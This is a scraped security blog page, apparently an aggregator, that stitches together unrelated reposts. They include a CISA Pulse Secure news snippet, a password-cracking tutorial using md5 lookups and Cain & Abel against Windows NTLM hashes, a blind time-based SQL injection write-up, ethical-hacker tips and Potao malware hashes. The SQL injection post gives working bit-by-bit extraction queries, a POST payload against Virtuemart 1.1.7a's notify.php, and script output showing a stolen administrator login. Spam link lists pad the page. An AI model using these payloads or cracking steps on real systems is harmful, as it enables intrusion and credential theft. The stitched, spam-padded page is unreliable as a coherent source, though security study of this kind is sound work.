الأحد، 19 أبريل 2020

CISA Warns Patched Pulse Secure VPNs Could Still Expose Organizations To Hackers

The United States Cybersecurity and Infrastructure Security Agency (CISA) yesterday issued a fresh advisory alerting organizations to change all their Active Directory credentials as a defense against cyberattacks trying to leverage a known remote code execution (RCE) vulnerability in Pulse Secure VPN servers—even if they have already patched it. The warning comes three months after another

via The Hacker News
Related posts

How To Crack A Password

What is Password Cracking?

Password cracking is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method.

Password cracking employs a number of techniques to achieve its goals. The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match

How to crack password of an Application

In this Tutorial, we will introduce you to the common password cracking techniques and the countermeasures you can implement to protect systems against such attacks.

Topics covered in this tutorial

What is password strength?

Password strength is the measure of a password's efficiency to resist password cracking attacks. The strength of a password is determined by;

  • Length: the number of characters the password contains.
  • Complexity: does it use a combination of letters, numbers, and symbol?
  • Unpredictability: is it something that can be guessed easily by an attacker?

Let's now look at a practical example. We will use three passwords namely

1.  password

2.  password1

3.  #password1$

 For this example, we will use the password strength indicator of Cpanel when creating passwords. The images below show the password strengths of each of the above-listed passwords.

How to crack password of an Application

Note: the password used is password the strength is 1, and it's very weak.

How to crack password of an Application

Note: the password used is password1 the strength is 28, and it's still weak.

How to crack password of an Application

Note: The password used is #password1$ the strength is 60 and it's strong.

The higher the strength number, better the password.

Let's suppose that we have to store our above passwords using md5 encryption. We will use an online md5 hash generator to convert our passwords into md5 hashes.

 The table below shows the password hashes

PasswordMD5 HashCpanel Strength Indicator
password5f4dcc3b5aa765d61d8327deb882cf991
password17c6a180b36896a0a8c02787eeafb0e4c28
#password1$29e08fb7103c327d68327f23d8d9256c60


 We will now use http://www.md5this.com/ to crack the above hashes. The images below show the password cracking results for the above passwords.

How to crack password of an Application

How to crack password of an Application

How to crack password of an Application

As you can see from the above results, we managed to crack the first and second passwords that had lower strength numbers. We didn't manage to crack the third password which was longer, complex and unpredictable. It had a higher strength number.

Password cracking techniques

There are a number of techniques that can be used to crack passwords. We will describe the most commonly used ones below;

  • Dictionary attack– This method involves the use of a wordlist to compare against user passwords.
  • Brute force attack– This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value "password" can also be tried as p@$$word using the brute force attack.
  • Rainbow table attack– This method uses pre-computed hashes. Let's assume that we have a database which stores passwords as md5 hashes. We can create another database that has md5 hashes of commonly used passwords. We can then compare the password hash we have against the stored hashes in the database. If a match is found, then we have the password.
  • Guess– As the name suggests, this method involves guessing. Passwords such as qwerty, password, admin, etc. are commonly used or set as default passwords. If they have not been changed or if the user is careless when selecting passwords, then they can be easily compromised.
  • Spidering– Most organizations use passwords that contain company information. This information can be found on company websites, social media such as facebook, twitter, etc. Spidering gathers information from these sources to come up with word lists. The word list is then used to perform dictionary and brute force attacks.

Spidering sample dictionary attack wordlist

1976 <founder birth year>

smith jones <founder name>

acme <company name/initials>

built|to|last <words in company vision/mission>

golfing|chess|soccer <founders hobbies

Password cracking tool

These are software programs that are used to crack user passwords. We already looked at a similar tool in the above example on password strengths. The website www.md5this.com uses a rainbow table to crack passwords. We will now look at some of the commonly used tools

John the Ripper

John the Ripper uses the command prompt to crack passwords. This makes it suitable for advanced users who are comfortable working with commands. It uses to wordlist to crack passwords. The program is free, but the word list has to be bought. It has free alternative word lists that you can use. Visit the product website http://www.openwall.com/john/ for more information and how to use it.

Cain & Abel

Cain & Abel runs on windows. It is used to recover passwords for user accounts, recovery of Microsoft Access passwords; networking sniffing, etc. Unlike John the Ripper, Cain & Abel uses a graphic user interface. It is very common among newbies and script kiddies because of its simplicity of use. Visit the product website http://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml for more information and how to use it.

Ophcrack

Ophcrack is a cross-platform Windows password cracker that uses rainbow tables to crack passwords. It runs on Windows, Linux and Mac OS. It also has a module for brute force attacks among other features. Visit the product website http://ophcrack.sourceforge.net/  for more information and how to use it.

Password Cracking Counter Measures

  • An organization can use the following methods to reduce the chances of the passwords been cracked
  • Avoid short and easily predicable passwords
  • Avoid using passwords with predictable patterns such as 11552266.
  • Passwords stored in the database must always be encrypted. For md5 encryptions, its better to salt the password hashes before storing them. Salting involves adding some word to the provided password before creating the hash.
  • Most registration systems have password strength indicators, organizations must adopt policies that favor high password strength numbers.

Hacking Activity: Hack Now!

In this practical scenario, we are going to crack Windows account with a simple password. Windows uses NTLM hashes to encrypt passwords. We will use the NTLM cracker tool in Cain and Abel to do that.

Cain and Abel cracker can be used to crack passwords using;

  • Dictionary attack
  • Brute force
  • Cryptanalysis

We will use the dictionary attack in this example. You will need to download the dictionary attack wordlist here 10k-Most-Common.zip

For this demonstration, we have created an account called Accounts with the password qwerty on Windows 7.

How to crack password of an Application

Password cracking steps

  • Open Cain and Abel, you will get the following main screen

How to crack password of an Application

  • Make sure the cracker tab is selected as shown above
  • Click on the Add button on the toolbar.

How to crack password of an Application

  • The following dialog window will appear

How to crack password of an Application

  • The local user accounts will be displayed as follows. Note the results shown will be of the user accounts on your local machine.

How to crack password of an Application

  • Right click on the account you want to crack. For this tutorial, we will use Accounts as the user account.

How to crack password of an Application

  • The following screen will appear

How to crack password of an Application

  • Right click on the dictionary section and select Add to list menu as shown above
  • Browse to the 10k most common.txt file that you just downloaded

How to crack password of an Application

  • Click on start button
  • If the user used a simple password like qwerty, then you should be able to get the following results.

How to crack password of an Application

  • Note: the time taken to crack the password depends on the password strength, complexity and processing power of your machine.
  • If the password is not cracked using a dictionary attack, you can try brute force or cryptanalysis attacks.

Summary

  • Password cracking is the art of recovering stored or transmitted passwords.
  • Password strength is determined by the length, complexity, and unpredictability of a password value.
  • Common password techniques include dictionary attacks, brute force, rainbow tables, spidering and cracking.
  • Password cracking tools simplify the process of cracking passwords.
@EVERYTHING NT

Continue reading


الخميس، 16 أبريل 2020

Bit Banging Your Database

This post will be about stealing data from a database one bit at a time. Most of the time pulling data from a database a bit at a time would not be ideal or desirable, but in certain cases it will work just fine. For instance when dealing with a blind time based sql injection. To bring anyone who is not aware of what a "blind time based" sql injection is up to speed - this is a condition where it is possible to inject into a sql statement that is executed by the database, but the application gives no indication about the result of the query. This is normally exploited by injecting boolean statements into a query and making the database pause for a determined about of time before returning a response. Think of it as playing a game "guess who" with the database.

Now that we have the basic idea out of the way we can move onto how this is normally done and then onto the target of this post. Normally a sensitive item in the database is targeted, such as a username and password. Once we know where this item lives in the database we would first determine the length of the item, so for example an administrator's username. All examples below are being executed on an mysql database hosting a Joomla install. Since the example database is a Joomla web application database, we would want to execute a query like the following on the database:
select length(username) from jos_users where usertype = 'Super Administrator';
Because we can't return the value back directly we have to make a query like the following iteratively:

select if(length(username)=1,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
select if(length(username)=2,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
We would keep incrementing the number we compare the length of the username to until the database paused (benchmark function hit). In this case it would be 5 requests until our statement was true and the benchmark was hit. 

Examples showing time difference:
 mysql> select if(length(username)=1,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
1 row in set (0.00 sec)
mysql> select if(length(username)=5,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
1 row in set (0.85 sec)
Now in the instance of the password, the field is 65 characters long, so it would require 65 requests to discover the length of the password using this same technique. This is where we get to the topic of the post, we can actually determine the length of any field in only 8 requests (up to 255). By querying the value bit by bit we can determine if a bit is set or not by using a boolean statement again. We will use the following to test each bit of our value: 

Start with checking the most significant bit and continue to the least significant bit, value is '65':
value & 128 
01000001
10000000
-----------
00000000 

value & 64
01000001
01000000
-----------
01000000
value & 32
01000001
00100000
-----------
00000000
value & 16
01000001
00010000
--------
00000000
value & 8
01000001
00001000
--------
00000000

value & 4
01000001
00000100
-----------
00000000
value & 2
01000001
00000010
-----------
00000000
value & 1
01000001
00000001
-----------
00000001
The items that have been highlighted in red identify where we would have a bit set (1), this is also the what we will use to satisfy our boolean statement to identify a 'true' statement. The following example shows the previous example being executed on the database, we identify set bits by running a benchmark to make the database pause:

mysql> select if(length(password) & 128,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)
mysql> select if(length(password) & 64,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (7.91 sec)

mysql> select if(length(password) & 32,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 16,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 8,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 4,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 2,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 1,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (8.74 sec)
As you can see, whenever we satisfy the boolean statement we get a delay in our response, we can mark that bit as being set (1) and all others as being unset (0). This gives us 01000001 or 65. Now that we have figured out how long our target value is we can move onto extracting its value from the database. Normally this is done using a substring function to move through the value character by character. At each offset we would test its value against a list of characters until our boolean statement was satisfied, indicating we have found the correct character. Example of this:

select if(substring(password,1,1)='a',benchmark(50000000,md5('cc')),0) as query from jos_users;
This works but depending on how your character set that you are searching with is setup can effect how many requests it will take to find a character, especially when considering case sensitive values. Consider the following password hash:
da798ac6e482b14021625d3fad853337skxuqNW1GkeWWldHw6j1bFDHR4Av5SfL
If you searched for this string a character at a time using the following character scheme [0-9A-Za-z] it would take about 1400 requests. If we apply our previous method of extracting a bit at a time we will only make 520 requests (65*8). The following example shows the extraction of the first character in this password:

mysql> select if(ord(substring(password,1,1)) & 128,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 64,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.91 sec)
mysql> select if(ord(substring(password,1,1)) & 32,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.93 sec)
mysql> select if(ord(substring(password,1,1)) & 16,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 8,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 4,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.91 sec)
mysql> select if(ord(substring(password,1,1)) & 2,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 1,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
Again I have highlighted the requests where the bit was set in red. According to these queries the value is 01100100 (100) which is equal to 'd'. The offset of the substring would be incremented and the next character would be found until we reached the length of the value that we found earlier.

Now that the brief lesson is over we can move on to actually exploiting something using this technique. Our target is Virtuemart. Virtuemart is a free shopping cart module for the Joomla platform. Awhile back I had found an unauthenticated sql injection vulnerability in version 1.1.7a. This issue was fixed promptly by the vendor (...I was amazed) in version 1.1.8. The offending code was located in "$JOOMLA/administrator/components/com_virtuemart/notify.php" :


          if($order_id === "" || $order_id === null)
          {
                        $vmLogger->debug("Could not find order ID via invoice");
                        $vmLogger->debug("Trying to get via TransactionID: ".$txn_id);
                       
$qv = "SELECT * FROM `#__{vm}_order_payment` WHERE `order_payment_trans_id` = '".$txn_id."'";
                        $db->query($qv);
                        print($qv);
                        if( !$db->next_record()) {
                                $vmLogger->err("Error: No Records Found.");
                        }
The $txn_id variable is set by a post variable of the same name. The following example will cause the web server to delay before returning:


POST /administrator/components/com_virtuemart/notify.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
invoice=1&txn_id=1' or benchmark(50000000,md5('cc'));#  
Now that an insertion point has been identified we can automate the extraction of the "Super Administrator" account from the system:
python vm_own.py "http://192.168.18.131/administrator/components/com_virtuemart/notify.php"
[*] Getting string length
[+] username length is:5
[+] username:admin
[*] Getting string length
[+] password length is:65
[+] password:da798ac6e482b14021625d3fad853337:skxuqNW1GkeWWldHw6j1bFDHR4Av5SfL
The "vm_own.py" script can be downloaded here.


Related news
  1. World No 1 Hacker Software
  2. Pentest Tools Framework
  3. Pentest Tools Free
  4. Hacker Tools List
  5. How To Hack
  6. Hacker Tools Linux
  7. Pentest Tools Review
  8. Pentest Tools Linux
  9. Hacking Tools For Windows
  10. Hacker Tools Free
  11. Hack Rom Tools
  12. Hacking Tools Name
  13. Hacking Apps
  14. Pentest Tools Github
  15. Hacking Tools 2020
  16. Hack Tool Apk
  17. Pentest Tools Free
  18. Pentest Tools For Android
  19. Hacking Tools

HOW TO BECOME A CERTIFIED ETHICAL HACKER

7 Tips to become a hacker?
It is very important for a hacker to learn different types of programming language such as C,C++,Python,Java,PHP etc and it is also necessary to learn hardware and networking for a good hacker because these skill are very useful to become a successful hacker.

1-Programming Language are essential to becoming a good hacker 

2-Networking skills is important to becoming an effective hacker.

3-SQL language are essential to becoming an effective hacker 

4-Internet surfing is also essential for becoming a hacker for gathering information.

5-Cryptography is essential to becoming a certified hacker from which a hacker can share his/her readable data to other person in a nonreadable form with the help of Cryptography.

6-Penetration testing  is also important for a hacker.

7-experiment a lot is also very useful to becoming a ethical hacker.

Follow me on insta_anoymous_adi

Continue reading


How To Start | How To Become An Ethical Hacker

Are you tired of reading endless news stories about ethical hacking and not really knowing what that means? Let's change that!
This Post is for the people that:

  • Have No Experience With Cybersecurity (Ethical Hacking)
  • Have Limited Experience.
  • Those That Just Can't Get A Break


OK, let's dive into the post and suggest some ways that you can get ahead in Cybersecurity.
I receive many messages on how to become a hacker. "I'm a beginner in hacking, how should I start?" or "I want to be able to hack my friend's Facebook account" are some of the more frequent queries. Hacking is a skill. And you must remember that if you want to learn hacking solely for the fun of hacking into your friend's Facebook account or email, things will not work out for you. You should decide to learn hacking because of your fascination for technology and your desire to be an expert in computer systems. Its time to change the color of your hat 😀

 I've had my good share of Hats. Black, white or sometimes a blackish shade of grey. The darker it gets, the more fun you have.

If you have no experience don't worry. We ALL had to start somewhere, and we ALL needed help to get where we are today. No one is an island and no one is born with all the necessary skills. Period.OK, so you have zero experience and limited skills…my advice in this instance is that you teach yourself some absolute fundamentals.
Let's get this party started.
  •  What is hacking?
Hacking is identifying weakness and vulnerabilities of some system and gaining access with it.
Hacker gets unauthorized access by targeting system while ethical hacker have an official permission in a lawful and legitimate manner to assess the security posture of a target system(s)

 There's some types of hackers, a bit of "terminology".
White hat — ethical hacker.
Black hat — classical hacker, get unauthorized access.
Grey hat — person who gets unauthorized access but reveals the weaknesses to the company.
Script kiddie — person with no technical skills just used pre-made tools.
Hacktivist — person who hacks for some idea and leaves some messages. For example strike against copyright.
  •  Skills required to become ethical hacker.
  1. Curosity anf exploration
  2. Operating System
  3. Fundamentals of Networking
*Note this sites


Continue reading


  1. Pentest Tools Website
  2. Hacker Tools For Pc
  3. Hack Apps
  4. Termux Hacking Tools 2019
  5. Hack Tools For Mac
  6. Hacking Tools And Software
  7. Tools Used For Hacking
  8. Pentest Tools Website Vulnerability
  9. Android Hack Tools Github
  10. Hacker Techniques Tools And Incident Handling
  11. Hacker Tools 2019
  12. Hack Tools For Games
  13. Hacker Security Tools
  14. Pentest Box Tools Download
  15. Hacking Tools Online
  16. Hacker Tools 2020
  17. Hack And Tools
  18. Best Hacking Tools 2020
  19. Hacking Tools For Windows
  20. How To Install Pentest Tools In Ubuntu
  21. Hacker Tool Kit
  22. Hacking App
  23. Hacker Tools For Ios


Potao Express Samples

http://www.welivesecurity.com/2015/07/30/operation-potao-express/

http://www.welivesecurity.com/wp-content/uploads/2015/07/Operation-Potao-Express_final_v2.pdf


TL; DR


2011- July 2015
  • Aka  Sapotao and node69
  • Group - Sandworm / Quedagh APT
  • Vectors - USB, exe as doc, xls
  • Victims - RU, BY, AM, GE 
  • Victims - MMM group, UA gov
  • truecryptrussia.ru has been serving modified versions of the encryption software (Win32/FakeTC) that included a backdoor to selected targets. 
  • Win32/FakeTC - data theft from encrypted drives
  • The Potao main DLL only takes care of its core functionality; the actual spying functions are implemented in the form of downloadable modules. The plugins are downloaded each time the malware starts, since they aren't stored on the hard drive.
  • 1st Full Plugin and its export function is called Plug. Full plugins run continuously until the infected system is restarted
  • 2nd Light Plugin with an export function Scan. Light plugins terminate immediately after returning a buffer with the information they harvested off the victim's machine.
  • Some of the plugins were signed with a certificate issued to "Grandtorg":
  • Traffic 
  • Strong encryption. The data sent is encapsulated using the XML-RPC protocol.
  • MethodName value 10a7d030-1a61-11e3-beea-001c42e2a08b is always present in Potao traffic.
  • After receiving the request the C&C server generates an RSA-2048 public key and signs this generated key with another, static RSA-2048 private key .
  • In 2nd stage the malware generates a symmetric AES-256 key. This AES session key is encrypted with the newly received RSA-2048 public key and sent to the C&C server.
  • The actual data exchange after the key exchange is then encrypted using symmetric cryptography, which is faster, with the AES-256 key
  • The Potao malware sends an encrypted request to the server with computer ID, campaign ID, OS version, version of malware, computer name, current privileges, OS architecture (64 or 32bits) and also the name of the current process.
  • Potao USB - uses social engineering, exe in the root disguised as drive icon
  • Potao Anti RE -  uses the MurmurHash2 algorithm for computing the hashes of the API function names.
  • Potao Anti RE - encryption of strings
  • Russian TrueCrypt Win32/FakeTC - The malicious program code within the otherwise functional TrueCrypt software runs in its own thread. This thread, created at the end of the Mount function, enumerates files on the mounted encrypted drive, and if certain conditions are met, it connects to the C&C server, ready to execute commands from the attackers.
  • IOC https://github.com/eset/malware-ioc/tree/master/potao

TypeSHA256MD5
1stVersion1fe6af3d704d2fc0c7acd58b069a31eec866668ec6e25f52354e6e61266db8db85b0e3264820008a30f17ca19332fa19
1stVersion2ff0941fe3514abc12484ad2853d22fd7cb36469a313b5ecb6ef0c6391cf78abac854a3c91d52bfc09605506e76975ae
1stVersion54a76f5cd5a32ed7d5fa78e5d8311bafc0de57a475bc2fddc23ee4b3510b9d443b7d88a069631111d5585b1b10cccc86
1stVersion76c7c67274cf5384615a120e69be3af64cc31d9c4f05ff2031120612443c8360d1658b792dd1569abc27966083f59d44
1stVersion244c181eb442fefcf1e1daf900896bee6569481c0e885e3c63efeef86cd64c550c7183d761f15772b7e9c788be601d29
1stVersion887a721254486263f1f3f25f3c677da62ef5c062c3afa7ef70c895bc8b17b424a35e48909a49334a7ebb5448a78dcff9
1stVersion945c594aee1b5bd0f3a72abe8f5a3df74fc6ca686887db5e40fe859e3fc90bb1502f35002b1a95f1ae135baff6cff836
1stVersionab8d308fd59a8db8a130fcfdb6db56c4f7717877c465be98f71284bdfccdfa25a446ced5db1de877cf78f77741e2a804
1stVersionb22a614a291111398657cf8d1fa64fa50ed9c66c66a0b09d08c53972c6536766d939a05e1e3c9d7b6127d503c025dbc4
1stVersionfcfdcbdd60f105af1362cfeb3decbbbbe09d5fc82bde6ee8dfd846b2b844f97214634d446471b9e2f55158d9ac09d0b2
DebugVersion910f55e1c4e75696405e158e40b55238d767730c60119539b644ef3e6bc32a5d7263a328f0d47c76b4e103546b648484
DebugVersionc821cb34c86ec259af37c389a8f6cd635d98753576c675882c9896025a1abc53bdc9255df5385f534fea83b497c371c8
DebugVersionf845778c3f2e3272145621776a90f662ee9344e3ae550c76f65fd954e7277d195199fcd031987834ed3121fb316f4970
Droppersfrompostalsites4dcf14c41b31f8accf9683917bfc9159b9178d6fe36227195fabc232909452af65f494580c95e10541d1f377c0a7bd49
Droppersfrompostalsites8bc189dee0a71b3a8a1767e95cc726e13808ed7d2e9546a9d6b6843cea5eb3bda4b0615cb639607e6905437dd900c059
Droppersfrompostalsites048621ecf8f25133b2b09d512bb0fe15fc274ec7cb2ccc966aeb44d7a88beb5b07e99b2f572b84af5c4504c23f1653bb
Droppersfrompostalsitesaa23a93d2fed81daacb93ea7ad633426e04fcd063ff2ea6c0af5649c6cfa03851927a80cd45f0d27b1ae034c11ddedb0
Droppersfrompostalsitesc66955f667e9045ea5591ebf9b59246ad86227f174ea817d1398815a292b8c88579ad4a596602a10b7cf4659b6b6909d
Droppersfrompostalsitesd6f126ab387f1d856672c730991573385c5746c7c84738ab97b13c897063ff4ae64eb8b571f655b744c9154d8032caef
Dropperswdecoy61dd8b60ac35e91771d9ed4f337cd63e0aa6d0a0c5a17bb28cac59b3c21c24a9d755e52ba5658a639c778c22d1a906a3
Dropperswdecoy4328b06093a4ad01f828dc837053cb058fe00f3a7fd5cfb9d1ff7feb7ebb8e32b4d909077aa25f31386722e716a5305c
Dropperswdecoy15760f0979f2ba1b4d991f19e8b59fc1e61632fcc88755a4d147c0f5d47965c5fc4b285088413127b6d827656b9d0481
Dropperswdecoyb9c285f485421177e616a148410ddc5b02e43f0af375d3141b7e829f7d487bfd73e7ee83133a175b815059f1af79ab1b
Dropperswdecoycf3b0d8e9a7d0ad32351ade0c52de583b5ca2f72e5af4adbf638c81f4ad8fbcbeebbcb1ed5f5606aec296168dee39166
Dropperswdecoydbc1b98b1df1d9c2dc8a5635682ed44a91df6359264ed63370724afa9f19c7ee5a24a7370f35dbdbb81adf52e769a442
FakeTrueCryptextractedexe4c01ffcc90e6271374b34b252fefb5d6fffda29f6ad645a879a159f78e095979b64dbe5817b24d17a0404e9b2606ad96
FakeTrueCryptextractedexe5de8c04a77e37dc1860da490453085506f8aa378fbc7d811128694d8581b89ba7ca6101c2ae4838fbbd7ceb0b2354e43
FakeTrueCryptextractedexe73aae05fab96290cabbe4b0ec561d2f6d79da71834509c4b1f4b9ae714159b42f64704ed25f4c728af996eee3ee85411
FakeTrueCryptextractedexec7212d249b5eb7e2cea948a173ce96e1d2b8c44dcc2bb1d101dce64bb3f5beccc1f715ff0afc78af81d215d485cc235c
FakeTrueCryptSetup42028874fae37ad9dc89eb37149ecb1e6439869918309a07f056924c1b981deff34b77f7b2233ee6f727d59fb28f438a
FakeTrueCryptSetupa3a43bbc69e24c0bc3ab06fbf3ccc35cf8687e2862f86fb0d269258b68c710c9babd17701cbe876149dc07e68ec7ca4f
FakeTrueCryptSetupb8844e5b72971fe67d2905e77ddaa3366ae1c3bead92be6effd58691bc1ff8eccfc8901fe6a9a8299087bfc73ae8909e
FakeTrueCryptSetupfe3547f0e052c71f872bf09cdc1654137ee68f878fc6d5a78df16a13e6de176883f3ec97a95595ebe40a75e94c98a7bd
OtherDroppers2de76a3c07344ce322151dbb42febdff97ade8176466a3af07e5280bd859a18638e708fea8016520cb25d3cb933f2244
